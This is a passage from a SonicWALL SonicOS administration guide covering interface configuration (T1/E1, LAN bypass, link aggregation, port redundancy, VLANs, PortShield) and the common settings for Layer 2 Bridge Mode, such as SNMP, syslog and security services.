
- Zone: WAN
- Type: E1/T1
- Encapsulation: HDLC
- User Name: (empty)
- User Password: (empty)
- Management: HTTP HTTPS Ping SNMP SSH
- User Login: HTTP HTTPS
- Add rule to enable redirect from HTTP to HTTPS
- Specify IP Address: 28.28.28.1
- IP Mask: 255.255.255.0
- Gateway: 28.28.28.90

The **General** tab allows you to set up the type of encapsulation: PPP or HDLC, as well as the management interface type and level of user security login. The Zone setting is disabled.

- Step 2** Select the desired type of encapsulation: **PPP**, **HDLC**, or Cisco **HDLC**. If you select a type of encapsulation other than PPP, you will need to assign the IP address and netmask.
- Step 3** If HDLC or Cisco HDLC is selected, assign the IP address and subnet mask for the network mask assigned to the subnet. These are auto-filled for you, but you can change them if desired.

If you want to enable remote management of the SonicWALL security appliance from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS. You can also set the level of security (**HTTP** or **HTTPS**) at this time.

Step 4 Click on the **Advanced** tab.



You will see two radio buttons, one for T1 and one for E1. Only one button should be selected at a time. Different Line Coding, Framing and Encapsulation configuration choices are offered, depending on the button.

Step 5 Select the **Clock Source: Internal** or **External**. This selection is the same for both T1 and E1.

Step 6 Select the **Line Coding** option:

- When T1 is selected the choices are: **B8ZS, AMI**
- When E1 is selected the choices are: **HDB3, AMI**

Step 7 Select the **Framing** configuration:

- When T1 is selected the choices are: **D4 (SF), ESF**
- When E1 is selected the choices are: **FAS, MFAS**

Step 8 Select the **DSO Speed: 56 Kbit** or **64KBit** (default).

Step 9 Optionallay, you can specify the **Data DSO** range.

- For T1, the range is **1 To 24** (default)
- For E1, the range is **1 To 31**

Each number can be individually set. For example, “5 to 15”, “1 to 1”, 1 to 20” are valid settings.

Step 10 **Line Build Out** is available with T1. The options are: **0.0 dB, -7.5 dB, -15 dB, -22.5 dB**.

Step 11 CRC is configured with an enable/disable check-box:

- When T1 is selected, the check-box is labeled **CRC6**.
- When E1 is selected the check-box is labeled **CRC4**.

Step 12 Optionally, you can also choose to enable multicast by clicking the **Enable Multicast Support** checkbox.

Step 13 When finished with configuration, click **OK**.

The T1/E1 module interface will be added to the pool of available WAN interfaces.

Configuring the LAN Bypass Module

This module allows you to perform a physical bypass of the firewall when the interface is bridged to another interface with LAN bypass capability. This allows network traffic to continue flowing if an unrecoverable firewall error occurs.

- Step 1** Click on the **Edit** icon in the **Configure** column for the Interface of the expansion module you want to configure. The **Edit Interface** window is displayed.



Note The **Bypass** option is only displayed if an interface capable of performing the bridge is present.

- Step 2** The window shows the LAN interface, and provides the **Engage physical bypass on malfunction** checkbox to enable the physical bypass feature. This feature is available only when the X0 and X1 interfaces are bridged together on the NSA E7500 and above.

Enabling this checkbox means that the packets between the bridged pairs will not fail, even if the firmware or NSA appliance fails. Use of this option places further restrictions on the L2 Bridge Mode configuration. If this option is checked, the other L2 Bridge option states will be automatically set as follows:

- **Block all non-IPv4 traffic** - not checked. When this option is checked, non-IPv4 Ethernet frames are blocked by the software. This is different than the "bypassed" behavior, so this option must be disabled.
- **Never route traffic...** - checked, When selected, this option prevents packets from being routed to a network other than the bridge-pair peer. This is the "bypass" behavior, so this option must be enabled.
- **Only sniff traffic...** - not checked. When enabled, traffic received on a bridge-pair interface is never forwarded. Thus option must be disabled when a bypass option is enabled.
- **Disable stateful-inspection...** - not modified. This option is not affected.

If the checkbox is not enabled, the ports will behave like normal Ethernet ports.

- Step 3** Click **OK** to configure the interface.

Configuring the 2 Port SFP or 4 Port Gigabit Ethernet Modules (NSA 2400MX and NSA 250M)

- Step 1** Click on the **Edit** icon in the **Configure** column for the Interface of the expansion module you want to configure. The **Edit Interface** window is displayed.
- Step 2** If you're configuring an Unassigned Interface, you can select any zone from the **Zone** menu. **LAN** is already selected in the **Zone** menu.

The screenshot shows the 'Interface 'M0:X0' Settings' window. It has two tabs: 'General' and 'Advanced'. The 'General' tab is selected. The settings are as follows:

- Zone: LAN (dropdown menu)
- IP Assignment: Static (dropdown menu)
- IP Address: 28.28.28.1 (text input field)
- Subnet Mask: 255.255.255.0 (text input field)
- Comment: (empty text input field)
- Management:
 - HTTP
 - HTTPS
 - Ping
 - SNMP
 - SSH
- User Login:
 - HTTP
 - HTTPS
- Add rule to enable redirect from HTTP to HTTPS

Select one of the following LAN Network Addressing Modes from the **IP Assignment** menu.

- **Static** - configures the interface for a network that uses static IP addresses.
- **Transparent** - configures the interface to use interfaces as the top level of the management hierarchy and span multiple interfaces.

Depending on the option you choose from the IP Assignment menu, complete the corresponding fields that are displayed after selecting the option.

- Step 3** Assign the IP address and subnet mask for the network mask assigned to the subnet. These are auto-filled for you, but you can change them if desired.
- Step 4** If you want to enable remote management of the SonicWALL security appliance from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS. You can also use a checkbox to add a rule to redirect from HTTP to HTTPS to enforce security on the interface.
- Step 5** Click **OK** to configure the interface.

Configuring the Advanced Settings for the Module Interface

The **Advanced** tab includes settings for forcing an Ethernet speed and duplex, overriding the Default MAC address, enabling multicast support on the interface, and enabling 802.1p tagging. Packets sent out with 802.1p tagging are tagged VLAN id=0 and carry 802.1p priority information. Devices connected to this interface need to support priority frames.

Configuring Additional Interfaces

To configure additional interfaces, perform the following tasks:

- Step 1** Each expansion module interface must be individually configured. These initially appear as unassigned interfaces.
- Step 2** Click on the **Edit** icon in the **Configure** column for the Interface you want to configure.
- Step 3** For each interface, on the **General** tab of the **Edit Interface** window, select **LAN** from the **Zone** menu. Fill in the desired IP assignment. The subnet will be assigned for you.
- Step 4** Add the desired management options and click **Okay**.
- Step 5** Then configure the **Advanced** settings.

Configuring Link Aggregation and Port Redundancy

Both Link Aggregation and Port Redundancy are configured on the **Advanced** tab of the **Edit Interface** window in the SonicOS UI.

- [“Link Aggregation” on page 268](#) - Groups multiple Ethernet interfaces together forming a single logical link to support greater throughput than a single physical interface could support. This provides the ability to send multi-gigabit traffic between two Ethernet domains.
- [“Port Redundancy” on page 269](#) - Configures a single redundant port for any physical interface that can be connected to a second switch to prevent a loss of connectivity in the event that either the primary interface or primary switch fail.



Note Link Aggregation and Port Redundancy are only supported on SonicWALL E-class appliances.

Link Aggregation

Link Aggregation is used to increase the available bandwidth between the firewall and a switch by aggregating up to four interfaces into a single aggregate link, referred to as a Link Aggregation Group (LAG). All ports in an aggregate link must be connected to the same switch. The firewall uses a round-robin algorithm for load balancing traffic across the interfaces in a Link Aggregation Group. Link Aggregation also provides a measure of redundancy, in that if one interface in the LAG goes down, the other interfaces remain connected.

Link Aggregation is referred to using different terminology by different vendors, including Port Channel, Ether Channel, Trunk, and Port Grouping.

Link Aggregation failover

SonicWALL provides multiple methods for protecting against loss of connectivity in the case of a link failure, including High Availability (HA), Load Balancing Groups (LB Groups), and now Link Aggregation. If all three of these features are configured on a firewall, the following order of precedence is followed in the case of a link failure:

1. High Availability
2. Link Aggregation
3. Load Balancing Groups

HA takes precedence over Link Aggregation. Because each link in the LAG carries an equal share of the load, the loss of a link on the Active firewall will force a failover to the Idle firewall (if all of its links remain connected). Physical monitoring needs to be configured only on the primary aggregate port.

When Link Aggregation is used with a LB Group, Link Aggregation takes precedence. LB will take over only if all the ports in the aggregate link are down.

Link Aggregation Limitations

- Currently only static addressing is supported for Link Aggregation
- The Link Aggregation Control Protocol (LACP) is currently not supported

Link Aggregation Configuration

To configure Link Aggregation, perform the following tasks:

-
- Step 1** On the **Network > Interfaces** page, the **Edit** icon in the **Configure** column for the interface that is to be designated the master of the Link Aggregation Group. The **Edit Interface** window displays.

Step 2 Click on the **Advanced** tab.

Step 3 In the **Redundant/Aggregate Ports** pull-down menu, select **Link Aggregation**.

Step 4 The **Aggregate Port** option is displayed with a checkbox for each of the currently unassigned interfaces on the firewall. Select up to three other interfaces to assign to the LAG.



Note After an interface is assigned to a Link Aggregation Group, its configuration is governed by the Link Aggregation master interface and it cannot be configured independently. In the Interface Settings table, the interface's zone is displayed as "Aggregate Port" and the configuration icon is removed.

Step 5 Set the **Link Speed** for the interface to **Auto-Negotiate**.

Step 6 Click **OK**.



Note Link Aggregation requires a matching configuration on the Switch. The switch's method of load balancing will very depending on the vendor. Consult the documentation for the switch for information on configuring Link Aggregation. Remember that it may be referred to as Port Channel, Ether Channel, Trunk, or Port Grouping.

Port Redundancy

Port Redundancy provides a simple method for configuring a redundant port for a physical Ethernet port. This is a valuable feature, particularly in high-end deployments, to protect against switch failures being a single point of failure.

When the primary interface is active, it processes all traffic to and from the interface. If the primary interface goes down, the backup interface takes over all outgoing and incoming traffic. The backup interface assumes the MAC address of the primary interface and sends the appropriate gratuitous ARP on a failover event. When the primary interface comes up again, it resumes responsibility for all traffic handling duties from the backup interface.

In a typical Port Redundancy configuration, the primary and backup interfaces are connected to different switches. This provides for a failover path in case the primary switch goes down. Both switches must be on the same Ethernet domain. Port Redundancy can also be configured with both interfaces connected to the same switch.

Port Redundancy Failover

SonicWALL provides multiple methods for protecting against loss of connectivity in the case of a link failure, including High Availability (HA), Load Balancing Groups (LB Groups), and now Port Redundancy. If all three of these features are configured on a firewall, the following order of precedence is followed in the case of a link failure:

1. Port Redundancy
2. HA
3. LB Group

When Port Redundancy is used with HA, Port Redundancy takes precedence. Typically an interface failover will cause an HA failover to occur, but if a redundant port is available for that interface, then an interface failover will occur but not an HA failover. If both the primary and backup redundant ports go down, then an HA failover will occur (assuming the backup firewall has the corresponding port active).

When Port Redundancy is used with a LB Group, Port Redundancy again takes precedence. Any single port (primary or backup) failures are handled by Port Redundancy just like with HA. When both the ports are down then LB kicks in and tries to find an alternate interface.

Port Redundancy Configuration

To configure Port Redundancy, perform the following tasks:

- Step 1** On the **Network > Interfaces** page, click the **Edit** icon in the **Configure** column for the interface that is to be designated the master of the Link Aggregation Group. The **Edit Interface** window displays.
- Step 2** Click on the **Advanced** tab.

The screenshot shows the 'Advanced Settings' section of the 'Edit Interface' window. The 'Advanced' tab is active. The settings are as follows:

- Link Speed:** Auto Negotiate (dropdown menu)
- Use Default MAC Address:** (selected), value: 00:17:C5:19:57:05
- Override Default MAC Address:** (unselected), value: (empty)
- Enable flow reporting:** (checked)
- Enable Multicast Support:** (unchecked)
- Enable 802.1p tagging:** (unchecked)
- Redundant/Aggregate Ports:** Port Redundancy (dropdown menu)
- Redundant Port:** X7 (dropdown menu)

- Step 3** In the **Redundant/Aggregate Ports** pull-down menu, select **Port Redundancy**.
- Step 4** The **Redundant Port** pull-down menu is displayed, with all of the currently unassigned interfaces available. Select one of the interfaces.



Note After an interface is selected as a Redundant Port, its configuration is governed by the primary interface and it can not be configured independently. In the Interface Settings table, the interface's zone is displayed as "Redundant Port" and the configuration icon is removed.


Step 5 Set the **Link Speed** for the interface to **Auto-Negotiate**.

Step 6 Click **OK**.

Configuring Routed Mode

Routed Mode provides an alternative for NAT for routing traffic between separate public IP address ranges. Consider the following topology where the firewall is routing traffic across two public IP address ranges:

- 10.50.26.0/24
- 172.16.6.0/24



By enabling Routed Mode on the interface for the 172.16.6.0 network, all inbound and outbound traffic will be routed to the WAN interface configured for the 10.50.26.0 network.

To configure Routed Mode, perform the following steps:

Step 1 Navigate to the **Network > Interfaces** page.

Step 2 Click the **Edit** icon in the **Configure** column for the appropriate interface. The **Edit Interface** window displays.

Step 3 Click on the **Advanced** tab.

Step 4 Under the **Expert Mode Settings** heading, select the **Use Routed Mode - Add NAT Policy to prevent outbound\inbound translation** checkbox to enable Routed Mode for the interface.

Step 5 In the **Set NAT Policy's outbound\inbound interface to** pull-down menu, select the WAN interface that is to be used to route traffic for the interface.

Step 6 Click **OK**.

The firewall then creates two “No-NAT” policies for both the configured interface and the selected WAN interface. These policies override any more general Many to One NAT policies that may be configured for the interfaces.

Configuring the U0 External 3G/Modem Interface

Many SonicWALL security appliances support an external 3G/mobile or analog modem interface. This interface is listed at the bottom of the **Interface Settings** table as the U0 interface. A number of the settings for the external interface can be configured from the **Network > Interfaces** page, but it can be more thoroughly configured using the pages on the **3G** or **Modem** tab in the left-side navigation bar.

For complete information on configuring a 3G or analog modem external interface, see [“3G/4G/Modem” on page 469](#).

Specifying the WAN Connection Model



Note The WAN Connection Model drop-down menu is only displayed when the U0 interface is configured for a 3G/mobile external interface. This menu item is not displayed when the U0 interface is configured for an analog modem.

To configure the WAN connection model, navigate to the **Network > Interfaces** page and select one of the following options in the **WAN Connection Model** drop-down menu:

U0	WAN	0.0.0.0	255.255.255.0	Dial-Up	Disconnected	Module	
WAN Connection Model							
WAN Connection Model:		<div style="border: 1px solid black; padding: 2px;"> Ethernet with 3G Failover ▼ <ul style="list-style-type: none"> 3G only Ethernet only <li style="background-color: #e0e0e0;">Ethernet with 3G Failover </div>					
Interface Traffic Stati							Clear

- **3G only** - The WAN interface is disabled and the 3G interface is used exclusively.
- **Ethernet only** - The 3G interface is disabled and the WAN interface is used exclusively.
- **Ethernet with 3G Failover** - The WAN interface is used as the primary interface and the 3G interface is disabled. If the WAN connection fails, the 3G interface is enabled and a 3G connection is automatically initiated.

For a detailed explanation of the behavior of the **Ethernet with 3G Failover** setting see ["Understanding 3G/4G Connection Types" on page 472](#).

Configuring SonicWALL PortShield Interfaces

PortShield architecture enables you to configure some or all of the LAN ports into separate security contexts, providing protection not only from the WAN and DMZ, but between devices inside your network as well. In effect, each context has its own wire-speed PortShield that enjoys the protection of a dedicated, deep packet inspection firewall.

PortShield is supported on SonicWALL TZ Series and NSA 240 appliances.




Tip

Zones can always be applied to multiple interfaces in the **Network > Interfaces** page, even without the use of PortShield groupings. However, these interfaces will not share the same network subnet unless they are grouped using PortShield.

You can assign any combination of ports into a PortShield interface. All ports you do not assign to a PortShield interface are assigned to the LAN interface.

To configure a PortShield interface, perform the following steps:

Step 1 Click on the **Network > Interfaces** page.




Network /

Interfaces

Interface Settings

Name	Zone	Group	IP Address	Subnet Mask	IP Assignment	Status	Comment	Configure
X0	LAN		192.168.168.168	255.255.255.0	Static	No link	Default LAN	
X1	WAN	Default LB Group	10.203.28.35	255.255.255.0	Static	1000 Mbps full-duplex	Default WAN	
X2	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		
X3	WAN		1.2.3.4	255.255.255.0	Static	No link		
X4	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		
X5	HA-Link		N/A	N/A	N/A	No link	High Availability Link	

Step 2 Click the **Edit** icon in the **Configure** column for the interface you want to configure. The **Edit Interface** window displays.



General Advanced

Interface 'X0' Settings

Zone:

Mode / IP Assignment:

Wire Mode Setting:

Paired Interface:

Step 3 In the **Zone** pull-down menu, select on a zone type option to which you want to map the interface.



Note You can add PortShield interfaces only to Trusted, Public, and Wireless zones.

Step 4 In the **IP Assignment** pull-down menu, select **PortShield Switch Mode**.

Step 5 In the **PortShield to** pull-down menu, select the interface you want to map this port to. Only ports that match the zone you have selected are displayed.

Configuring VLAN Subinterfaces

VLAN subinterfaces are supported on SonicWALL NSA series appliances. When you add a VLAN subinterface, you need to assign it to a zone, assign it a VLAN Tag, and assign it to a physical interface. Based on your zone assignment, you configure the VLAN subinterface the same way you configure a physical interface for the same zone.

Adding a virtual interface

-
- Step 1** In the left-navigation menu click on **Network** and then **Interfaces** to display the **Network > Interfaces** page.
- Step 2** At the bottom of the **Interface Settings** table, click **Add Interface**. The **Edit Interface** window displays.
- Step 3** Select a zone to assign to the interface. You can select LAN, WAN, DMZ, WLAN, or a custom zone. The zone assignment does not have to be the same as the parent (physical) interface. In fact, the parent interface can even remain **Unassigned**.
- Your configuration choices for the network settings of the subinterface depend on the zone you select.
- **LAN, DMZ**, or a custom zone of Trusted type: **Static** or **Transparent**
 - **WLAN** or a custom Wireless zone: static IP only (no IP Assignment list).
- Step 4** Assign a VLAN tag (ID) to the subinterface. Valid VLAN ID's are 1 to 4094, although some switches reserve VLAN 1 for native VLAN designation. You will need to create a VLAN subinterface with a corresponding VLAN ID for each VLAN you wish to secure with your security appliance.
- Step 5** Declare the parent (physical) interface to which this subinterface will belong. There is no per-interface limit to the number of subinterfaces you can assign – you may assign subinterfaces up to the system limit.
- Step 6** Configure the subinterface network settings based on the zone you selected. See these interface configuration instructions:
- [“Configuring the Static Interfaces” on page 243](#)
 - [“Configuring Advanced Settings for the Interface” on page 245](#)
 - [“Configuring Interfaces in Transparent Mode” on page 246](#)
 - [“Configuring Wireless Interfaces” on page 247](#)
 - [“Configuring a WAN Interface” on page 250](#)
 - [“Configuring SonicWALL PortShield Interfaces” on page 273](#)
 - [“Configuring the U0 External 3G/Modem Interface” on page 272](#) [“Configuring VLAN Subinterfaces” on page 275](#)
- Step 7** Select the management and user-login methods for the subinterface.
- Step 8** Click **OK**.

Configuring Layer 2 Bridge Mode

Topics:

- [“Configuration Task List for Layer 2 Bridge Mode” on page 276](#)
- [“Configuring Layer 2 Bridge Mode Procedure” on page 283](#)

- [“VLAN Integration with Layer 2 Bridge Mode” on page 285](#)
- [“VPN Integration with Layer 2 Bridge Mode” on page 286](#)

Configuration Task List for Layer 2 Bridge Mode

- Choose a topology that suits your network
- [“Configuring the Common Settings for L2 Bridge Mode Deployments” section on page 276](#)
 - License UTM services
 - Disable DHCP server
 - Configure and enable SNMP and HTTP/HTTPS management
 - Enable syslog
 - Activate UTM services on affected zones
 - Create firewall access rules
 - Configure log settings
 - Configure wireless zone settings
- [“Configuring the Primary Bridge Interface” section on page 284](#)
 - Select the zone for the Primary Bridge Interface
 - Activate management
 - Activate security services
- [“Configuring the Secondary Bridge Interface” section on page 284](#)
 - Select the zone for the Secondary Bridge Interface
 - Activate management
 - Activate security services
- Apply security services to the appropriate zones

Configuring the Common Settings for L2 Bridge Mode Deployments

You need to configure your SonicWALL UTM appliance prior to using it in most of the Layer 2 Bridge Mode topologies.

Topics:

- [“Licensing Services” section on page 277](#)
- [“Disabling DHCP Server” section on page 277](#)
- [“Configuring SNMP Settings” section on page 277](#)
- [“Enabling SNMP and HTTPS on the Interfaces” section on page 278](#)
- [“Enabling Syslog” section on page 279](#)
- [“Activating UTM Services on Each Zone” section on page 279](#)
- [“Creating Firewall Access Rules” section on page 282](#)
- [“Activating UTM Services on Each Zone” section on page 279](#)
- [“Creating Firewall Access Rules” section on page 282](#)
- [“Configuring Log Settings” section on page 282](#)
- [“Configuring Wireless Zone Settings” section on page 283](#)

Licensing Services

When the appliance is successfully registered, go to the **System > Licenses** page and click **Synchronize** under **Manage Security Services Online**. This will contact the SonicWALL licensing server and ensure that the appliance is properly licensed.

To check licensing status, go to the **System > Status** page and view the license status of all the UTM services (Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention).

Support Service	Status	Expiration
Dynamic Support 8x5	Licensed	10 Oct 2016
Dynamic Support 24x7	Expired	30 May 2013
Software and Firmware Updates	Licensed	10 Oct 2016
Hardware Warranty	Licensed	10 Oct 2016

Disabling DHCP Server

When using a SonicWALL UTM appliance in Layer 2 Bridge Mode in a network configuration where another device is acting as the DHCP server, you must first disable its internal DHCP engine, which is configured and running by default. On the **Network > DHCP Server** page, clear the **Enable DHCP Server** check box, and then click on the **Accept** button at the top of the screen.

Network /

DHCP Server

DHCP Server Settings

Enable DHCP Server

Enable Conflict Detection

Enable DHCP Server Persistence

DHCP Server Persistence Monitoring Interval: minutes

Configuring SNMP Settings

On the **System > Administration** page, make sure the checkbox next to **Enable SNMP** is checked, and then click on the **Accept** button at the top of the screen.

Advanced Management

Enable SNMP

Enable management using GMS

Then, click the **Configure** button. On the **SNMP Settings** page, enter all the relevant information for your UTM appliance: the GET and TRAP SNMP community names that the SNMP server expects, and the IP address of the SNMP server. Click **OK** to save and activate the changes.

SNMP Settings

System Name:

System Contact:

System Location:

Asset Number:

Get Community Name:

Trap Community Name:

Host 1:

Host 2:

Host 3:

Host 4:

Increase SNMP subsystem priority

Enabling SNMP and HTTPS on the Interfaces

On the **Network > Interfaces** page, enable SNMP and HTTP/HTTPS on the interface through which you will be managing the appliance.

General
Advanced
VLAN Filtering

Interface 'X0' Settings

Zone:

Mode / IP Assignment:

Bridged to:

Block all non-IPv4 traffic
 Never route traffic on this bridge-pair
 Only sniff traffic on this bridge-pair
 Disable stateful-inspection on this bridge-pair

Comment:



Management: HTTP HTTPS Ping SNMP SSH

User Login: HTTP HTTPS

Add rule to enable redirect from HTTP to HTTPS































Enabling Syslog

On the **Log > Syslog** page, click on the **Add** button and create an entry for the syslog server. Click **OK** to save and activate the change.

Syslog Servers		
Server Name	Server Port	Configure
Hello	514	 
<input type="button" value="Add..."/>		

Activating UTM Services on Each Zone

On the **Network > Zones** page, for each zone you will be using, make sure that the UTM services are activated.

Network / Zones														
Zone Settings														
<input type="checkbox"/>	Name	Security Type	Member Interfaces	Interface Trust	Content Filtering	Client AV	Gateway AV	Anti-Spyware	IPS	App Control	GSC	SSL Control	SSLVPN Access	Configure
<input type="checkbox"/>	DMZ	Public	N/A		 									 
<input type="checkbox"/>	LAN	Trusted	X0		 									 
<input type="checkbox"/>	MULTICAST	Untrusted	N/A											 
<input type="checkbox"/>	SSLVPN	Encrypted	N/A											 
<input type="checkbox"/>	VPN	Encrypted	N/A											 
<input type="checkbox"/>	WAN	Untrusted	X1 X3											 
<input type="checkbox"/>	Wireless VLAN Sub-Interface	Wireless	N/A											 
<input type="checkbox"/>	WLAN	Wireless	N/A											 
<input type="button" value="Add..."/> <input type="button" value="Delete"/>														

Then, on the **Security Services** page for each UTM service, activate and configure the settings that are most appropriate for your environment.

An example of the Gateway Anti-Virus settings is shown below:

Security Services /

Gateway Anti-Virus

Accept Cancel

Gateway Anti-Virus Status

Gateway Anti-Virus Status	
Signature Database:	Downloaded
Signature Database Timestamp:	UTC 10/15/2013 18:02:40.000 <input type="button" value="Update"/>
Last Checked:	10/16/2013 14:57:46.224
Gateway Anti-Virus Expiration Date:	10/10/2016
Note: Enable the Gateway Anti-Virus per zone from the Network > Zones page.	

Gateway Anti-Virus Global Settings

Enable Gateway Anti-Virus

Protocols	HTTP	FTP	IMAP	SMTP	POP3	CIFS/Netbios	TCP Stream
Enable Inbound Inspection	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Enable Outbound Inspection	<input type="checkbox"/>	<input type="checkbox"/>		<input checked="" type="checkbox"/>			<input type="checkbox"/>
Protocol Settings	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	
<input type="button" value="Configure Gateway AV Settings"/>		<input type="button" value="Reset Gateway AV Settings"/>					

Enable Cloud Anti-Virus Database
(0 signatures available on the cloud AV Database.)

An example of the Intrusion Prevention settings is shown below:

Security Services /

Intrusion Prevention

Accept Cancel

IPS Status

IPS Status	
Signature Database:	Downloaded
Signature Database Timestamp:	UTC 10/15/2013 16:53:02.000 <input type="button" value="Update"/>
Last Checked:	10/16/2013 14:57:46.224
IPS Service Expiration Date:	10/10/2016
Note: Enable the Intrusion Prevention Service per zone from the Network > Zones page.	

IPS Global Settings

Enable IPS

Signature Groups	Prevent All	Detect All	Log Redundancy Filter (seconds)
High Priority Attacks	<input type="checkbox"/>	<input type="checkbox"/>	<input type="text" value="0"/>
Medium Priority Attacks	<input type="checkbox"/>	<input type="checkbox"/>	<input type="text" value="0"/>
Low Priority Attacks	<input type="checkbox"/>	<input type="checkbox"/>	<input type="text" value="60"/>

An example of the Anti-Spyware settings is shown below:

Security Services /

Anti-Spyware

Accept Cancel

Anti-Spyware Status

Anti-Spyware Status	
Signature Database:	Downloaded
Signature Database Timestamp:	UTC 10/15/2013 16:51:44.000 <input type="button" value="Update"/>
Last Checked:	10/16/2013 14:57:46.224
Anti-Spyware Expiration Date:	10/10/2016
Note: Enable the Anti-Spyware per zone from the Network > Zones page.	

Anti-Spyware Global Settings

Enable Anti-Spyware

Signature Groups	Prevent All	Detect All	Log Redundancy Filter (seconds)
High Danger Level Spyware	<input type="checkbox"/>	<input type="checkbox"/>	<input type="text" value="0"/>
Medium Danger Level Spyware	<input type="checkbox"/>	<input type="checkbox"/>	<input type="text" value="0"/>
Low Danger Level Spyware	<input type="checkbox"/>	<input type="checkbox"/>	<input type="text" value="0"/>

Protocols	HTTP	FTP	IMAP	SMTP	POP3
Enable Inbound Inspection	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

Enable Inspection of Outbound Spyware Communication

Creating Firewall Access Rules

If you plan to manage the appliance from a different zone, or if you will be using a server such as the HP PCM+/NIM server for management, SNMP, or syslog services, create access rules for traffic between the zones. On the **Firewall > Access Rules** page, click on the icon for the intersection of the zone of the server and the zone that has users and servers (your environment may have more than one of these intersections). Create a new rule to allow the server to communicate with all devices in that zone.

Firewall /
Access Rules

Restore Defaults...

Access Rules (ALL > ALL) Items 1 to 29 (of 29)

View Style: All Rules Matrix Drop-down Boxes

Add... Delete Clear Statistics Restore Defaults...

#	Zone	> Zone	Priority	Source	Destination	Service	Action	Users	Flow Report	Geo-IP Filter	Botnet Filter	Packet Monitor	Comment	Enable	Configure
1	LAN	> LAN	1	Any	All X0 Management IP	Ping	Allow	All						<input checked="" type="checkbox"/>	
2	LAN	> LAN	2	Any	All X0 Management IP	SSH Management	Allow	All						<input checked="" type="checkbox"/>	
3	LAN	> LAN	3	Any	All X0 Management IP	HTTPS Management	Allow	All						<input checked="" type="checkbox"/>	

Configuring Log Settings

On the **Log > Categories** page, set the **Logging Level** to **Informational** and the **Alert Level** to **Critical**. Click **Accept** to save and activate the change.

Log /
Categories

Log Severity/Priority

Logging Level: Log Redundancy Filter (seconds):

Alert Level: Alert Redundancy Filter (seconds):

Log Categories

View Style:

